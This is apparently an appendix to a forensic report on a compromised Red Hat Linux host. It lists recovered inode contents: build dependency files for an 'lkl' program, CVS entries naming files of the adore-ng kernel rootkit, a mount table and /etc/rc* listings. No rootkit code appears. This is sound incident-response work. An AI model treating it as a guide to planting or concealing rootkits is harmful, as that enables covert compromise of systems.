/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/io.h :
/usr/include/string.h :
/usr/include/bits/string.h :
/usr/include/bits/string2.h :
/usr/include/endian.h :
/usr/include/bits/endian.h :
/usr/include/stdlib.h :
/usr/include/sys/types.h :
/usr/include/time.h :
/usr/include/sys/select.h :
/usr/include/bits/select.h :
/usr/include/bits/sigset.h :
/usr/include/sys/sysmacros.h :
/usr/include/sys/socket.h :
/usr/include/bits/socket.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h :
/usr/include/limits.h :
/usr/include/bits/posix1_lim.h :
/usr/include/bits/local_lim.h :
/usr/include/linux/limits.h :
/usr/include/bits/posix2_lim.h :
/usr/include/bits/sockaddr.h :
/usr/include/asm/socket.h :
/usr/include/asm/sockios.h :
/usr/include/netinet/in.h :
/usr/include/stdint.h :
/usr/include/bits/wordsize.h :
/usr/include/bits/in.h :
/usr/include/bits/byteswap.h :
Contents of inode 180846:
================================
=============
output.o : \
 output.c lkl.h
/usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
```

```
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
output.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/io.h :
/usr/include/string.h :
/usr/include/bits/string.h :
/usr/include/bits/string2.h :
/usr/include/endian.h :
/usr/include/bits/endian.h :
/usr/include/stdlib.h :
/usr/include/sys/types.h :
/usr/include/time.h :
/usr/include/sys/select.h :
/usr/include/bits/select.h :
/usr/include/bits/sigset.h :
/usr/include/sys/sysmacros.h :
/usr/include/sys/socket.h :
/usr/include/bits/socket.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h :
/usr/include/limits.h :
/usr/include/bits/posix1_lim.h :
/usr/include/bits/local_lim.h :
/usr/include/linux/limits.h :
/usr/include/bits/posix2_lim.h :
/usr/include/bits/sockaddr.h :
/usr/include/asm/socket.h :
/usr/include/asm/sockios.h :
/usr/include/netinet/in.h :
/usr/include/stdint.h :
/usr/include/bits/wordsize.h :
/usr/include/bits/in.h :
/usr/include/bits/byteswap.h :
Contents of inode 180847:
================================
============
net.o : \
 net.c lkl.h /usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
net.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/io.h :
/usr/include/string.h :
/usr/include/bits/string.h :
/usr/include/bits/string2.h :
/usr/include/endian.h :
/usr/include/bits/endian.h :
/usr/include/stdlib.h :
/usr/include/sys/types.h :
/usr/include/time.h :
/usr/include/sys/select.h :
/usr/include/bits/select.h :
/usr/include/bits/sigset.h :
/usr/include/sys/sysmacros.h :
/usr/include/sys/socket.h :
/usr/include/bits/socket.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h :
/usr/include/limits.h :
/usr/include/bits/posix1_lim.h :
/usr/include/bits/local_lim.h :
/usr/include/linux/limits.h :
/usr/include/bits/posix2_lim.h :
/usr/include/bits/sockaddr.h :
/usr/include/asm/socket.h :
/usr/include/asm/sockios.h :
/usr/include/netinet/in.h :
/usr/include/stdint.h :
/usr/include/bits/wordsize.h :
/usr/include/bits/in.h :
/usr/include/bits/byteswap.h :
Contents of inode 180859:
================================
============
timestamp
Contents of inode 180860:
================================
============
timestamp
Contents of inode 180863:
================================
============
main.o : \
 main.c lkl.h
/usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
main.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/io.h :
/usr/include/string.h :
/usr/include/bits/strContents of
inode 180867:
================================
============
```

```
main.o : \
 main.c lkl.h
/usr/include/stdio.h
/usr/include/features.h \
 /usr/include/sys/cdefs.h
/usr/include/gnu/stubs.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h \
 /usr/include/bits/types.h
/usr/include/libio.h \
 /usr/include/_G_config.h
/usr/include/bits/stdio_lim.h \
 /usr/include/bits/stdio.h
/usr/include/sys/io.h
/usr/include/string.h \
 /usr/include/bits/string.h
/usr/include/bits/string2.h \
 /usr/include/endian.h
/usr/include/bits/endian.h \
 /usr/include/stdlib.h
/usr/include/sys/types.h
/usr/include/time.h \
 /usr/include/sys/select.h
/usr/include/bits/select.h \
 /usr/include/bits/sigset.h
/usr/include/sys/sysmacros.h \
 /usr/include/sys/socket.h
/usr/include/bits/socket.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/limits.h \
 /usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/syslimits.h \
 /usr/include/limits.h
/usr/include/bits/posix1_lim.h \
 /usr/include/bits/local_lim.h
/usr/include/linux/limits.h \
 /usr/include/bits/posix2_lim.h
/usr/include/bits/sockaddr.h \
 /usr/include/asm/socket.h
/usr/include/asm/sockios.h \
 /usr/include/netinet/in.h
/usr/include/stdint.h \
 /usr/include/bits/wordsize.h
/usr/include/bits/in.h \
 /usr/include/bits/byteswap.h
main.c :
lkl.h :
/usr/include/stdio.h :
/usr/include/features.h :
/usr/include/sys/cdefs.h :
/usr/include/gnu/stubs.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stddef.h :
/usr/lib/gcc-lib/i386-redhat-
linux/egcs-
2.91.66/include/stdarg.h :
/usr/include/bits/types.h :
/usr/include/libio.h :
/usr/include/_G_config.h :
/usr/include/bits/stdio_lim.h :
/usr/include/bits/stdio.h :
/usr/include/sys/iContents of
inode 19971:
==================================
=============
462
  Contents of inode 68248:
==================================
=============
/cvs
Contents of inode 68249:
==================================
=============
adore-ng
Contents of inode 68250:
==================================
=============
/Changelog/1.2/Thu Jul 24
12:37:34 2003//
/LICENSE/1.1/Thu Jul 24 12:37:34
2003//
/Makefile.2.6.gen/1.1/Thu Jul 24
12:45:17 2003//
/Makefile.gen/1.3/Thu Jul 24
12:30:37 2003//
/README/1.3/Thu Jul 24 16:40:19
2003//
/README.26/1.1/Thu Jul 24
12:37:34 2003//
/adore-ng.c/1.10/Thu Jul 24
16:40:19 2003//
/adore-ng.h/1.3/Fri Jan  3
14:58:17 2003//
/adore-ng.mod.c/1.1/Thu Jul 24
12:30:37 2003//
/ava.c/1.2/Fri Jan  3 14:58:17
2003//
/cleaner.c/1.2/Wed Feb 26
14:43:08 2003//
/configure/1.6/Sun Jul 27
17:58:56 2003//
/libinvisible.c/1.4/Wed Feb 26
14:43:08 2003//
/libinvisible.h/1.1.1.1/Tue Dec
31 15:48:59 2002//
/visible-start.c/1.2/Thu Jul 24
12:37:34 2003//
D
Contents of inode 84337:
==================================
=============
/dev/sda1 / ext2 rw 0 0
none /proc proc rw 0 0
none /dev/pts devpts
rw,gid=5,mode=620 0 0
/dev/hda /mnt/cdrom iso9660
ro,nosuid,nodev 0 0
```

5.1.1.8. scripts_inodes.txt

Contained shell script code as part of the adore and lkl source package. Not pasted here for space reasons (text would add about 50 pages to the document.

6. Appendix – File List /etc/rc*

```
-rwxr-xr-x    1 root     root         2889 Nov  8  1999 rc
-rwxr-xr-x    1 root     root          933 Sep 30  1999 rc.local
-r-xr-x---    1 news     news         2964 Mar  2  2000 rc.news
-rwxr-xr-x    1 root     root        13679 Feb 23  2000 rc.sysinit

init.d:
total 172
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
-rwxr-xr-x    1 root     root          525 Mar  3  2000 anacron
-rwxr-xr-x    1 root     root         1367 Oct 26  1999 apmd
-rwxr-xr-x    1 root     root          989 Mar  1  2000 atd
-rwxr-xr-x    1 root     root         1031 Feb  3  2000 crond
-rwxr-xr-x    1 root     root         7349 Jan 21  2000 functions
-rwxr-xr-x    1 root     root         1261 Feb 29  2000 gpm
-rwxr-xr-x    1 root     root         3260 Mar  8  2000 halt
-rwxr-xr-x    1 root     root          865 Mar  1  2000 httpd
-rwxr-xr-x    1 root     root         1151 Feb 22  2000 identd
-rwxr-xr-x    1 root     root         1463 Jan 31  2000 inet
-rwxr-xr-x    1 root     root         1890 Mar  2  2000 innd
-rwxr-xr-x    1 root     root         2448 Feb 16  2000 ipchains
-rwxr-xr-x    1 root     root         1065 Mar  8  2000 kdcrotate
-rwxr-xr-x    1 root     root         1203 Mar  6  2000 keytable
-rwxr-xr-x    1 root     root          449 Sep 30  1999 killall
-rwxr-xr-x    1 root     root         1179 Mar  4  2000 kudzu
lrwxrwxrwx    1 root     root           43 Sep 13 07:32 linuxconf -> /usr/lib/linuxconf/redhat/scripts/linuxconf
-rwxr-xr-x    1 root     root         1176 Feb 14  2000 lpd
-rwxr-xr-x    1 root     root         1340 Feb 28  2000 named
-rwxr-xr-x    1 root     root         3217 Sep 20  1999 netfs
-rwxr-xr-x    1 root     root         5094 Mar  7  2000 network
-rwxr-xr-x    1 root     root         2257 Feb  9  2000 nfs
-rwxr-xr-x    1 root     root         1722 Feb  9  2000 nfslock
-r-xr-xr-x    1 root     root         4481 Mar  7  2000 pcmcia
-rwxr-xr-x    1 root     root         1086 Feb  7  2000 portmap
-rwxr-xr-x    1 root     root         2431 Feb 12  2000 postgresql
-rwxr-xr-x    1 root     root         1542 Feb  4  2000 random
-rwxr-xr-x    1 root     root          780 Feb  9  2000 rstatd
-rwxr-xr-x    1 root     root          976 Feb  9  2000 rusersd
-rwxr-xr-x    1 root     root          941 Feb 11  2000 rwalld
-rwxr-xr-x    1 root     root          882 Feb  7  2000 rwhod
-rwxr-xr-x    1 root     root         1549 Feb 17  2000 sendmail
-rwxr-xr-x    1 root     root         1504 Feb  4  2000 single
-rwxr-xr-x    1 root     root         1177 Feb 25  2000 smb
-rwxr-xr-x    1 root     root         1024 Feb  3  2000 syslog
-rwxr-xr-x    1 root     root         1956 Mar  6  2000 xfs
-rwxr-xr-x    1 root     root         1712 Feb  5  2000 ypbind
-rwxr-xr-x    1 root     root         1084 Mar  6  2000 yppasswdd
-rwxr-xr-x    1 root     root         1137 Mar  6  2000 ypserv

rc0.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 K10xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 K30sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K60crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 K80random -> ../init.d/random
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 K84apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 K90network -> ../init.d/network
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S00killall -> ../init.d/killall
lrwxrwxrwx    1 root     root           14 Sep 13 07:07 S01halt -> ../init.d/halt

rc1.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 K10xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 K30sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K60crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 K84apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 K90network -> ../init.d/network
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S00single -> ../init.d/single
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S20random -> ../init.d/random

rc2.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
```

```
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 K50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 K60atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 K65identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S10network -> ../init.d/network
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 S16apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S20random -> ../init.d/random
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S30syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S40crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 S60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 S75keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 S85gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 S90xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           11 Sep 13 07:07 S99local -> ../rc.local

rc3.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S10network -> ../init.d/network
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 S11portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 S16apmd -> ../init.d/apmd
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S20random -> ../init.d/random
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S25netfs -> ../init.d/netfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:07 S30syslog -> ../init.d/syslog
lrwxrwxrwx    1 root     root           16 Sep 13 07:36 S35identd -> ../init.d/identd
lrwxrwxrwx    1 root     root           13 Sep 13 07:09 S40atd -> ../init.d/atd
lrwxrwxrwx    1 root     root           15 Sep 13 07:07 S40crond -> ../init.d/crond
lrwxrwxrwx    1 root     root           16 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
lrwxrwxrwx    1 root     root           14 Sep 13 07:23 S50inet -> ../init.d/inet
lrwxrwxrwx    1 root     root           13 Sep 13 07:32 S60lpd -> ../init.d/lpd
lrwxrwxrwx    1 root     root           18 Sep 13 07:07 S75keytable -> ../init.d/keytable
lrwxrwxrwx    1 root     root           18 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
lrwxrwxrwx    1 root     root           13 Sep 13 07:21 S85gpm -> ../init.d/gpm
lrwxrwxrwx    1 root     root           15 Sep 13 07:09 S85httpd -> ../init.d/httpd
lrwxrwxrwx    1 root     root           13 Sep 13 07:08 S90xfs -> ../init.d/xfs
lrwxrwxrwx    1 root     root           19 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
lrwxrwxrwx    1 root     root           11 Sep 13 07:07 S99local -> ../rc.local

rc4.d:
total 8
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 .
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 ..
lrwxrwxrwx    1 root     root           14 Sep 13 07:24 K05innd -> ../init.d/innd
lrwxrwxrwx    1 root     root           13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx    1 root     root           17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx    1 root     root           16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lrwxrwxrwx    1 root     root           15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lrwxrwxrwx    1 root     root           19 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx    1 root     root           13 Sep 13 07:39 K35smb -> ../init.d/smb
lrwxrwxrwx    1 root     root           15 Sep 13 07:10 K45named -> ../init.d/named
lrwxrwxrwx    1 root     root           16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx    1 root     root           18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx    1 root     root           15 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
lrwxrwxrwx    1 root     root           17 Sep 13 07:07 S10network -> ../init.d/network
lrwxrwxrwx    1 root     root           17 Sep 13 07:37 S11portmap -> ../init.d/portmap
lrwxrwxrwx    1 root     root           17 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
lrwxrwxrwx    1 root     root           14 Sep 13 07:09 S16apmd -> ../init.d/apmd
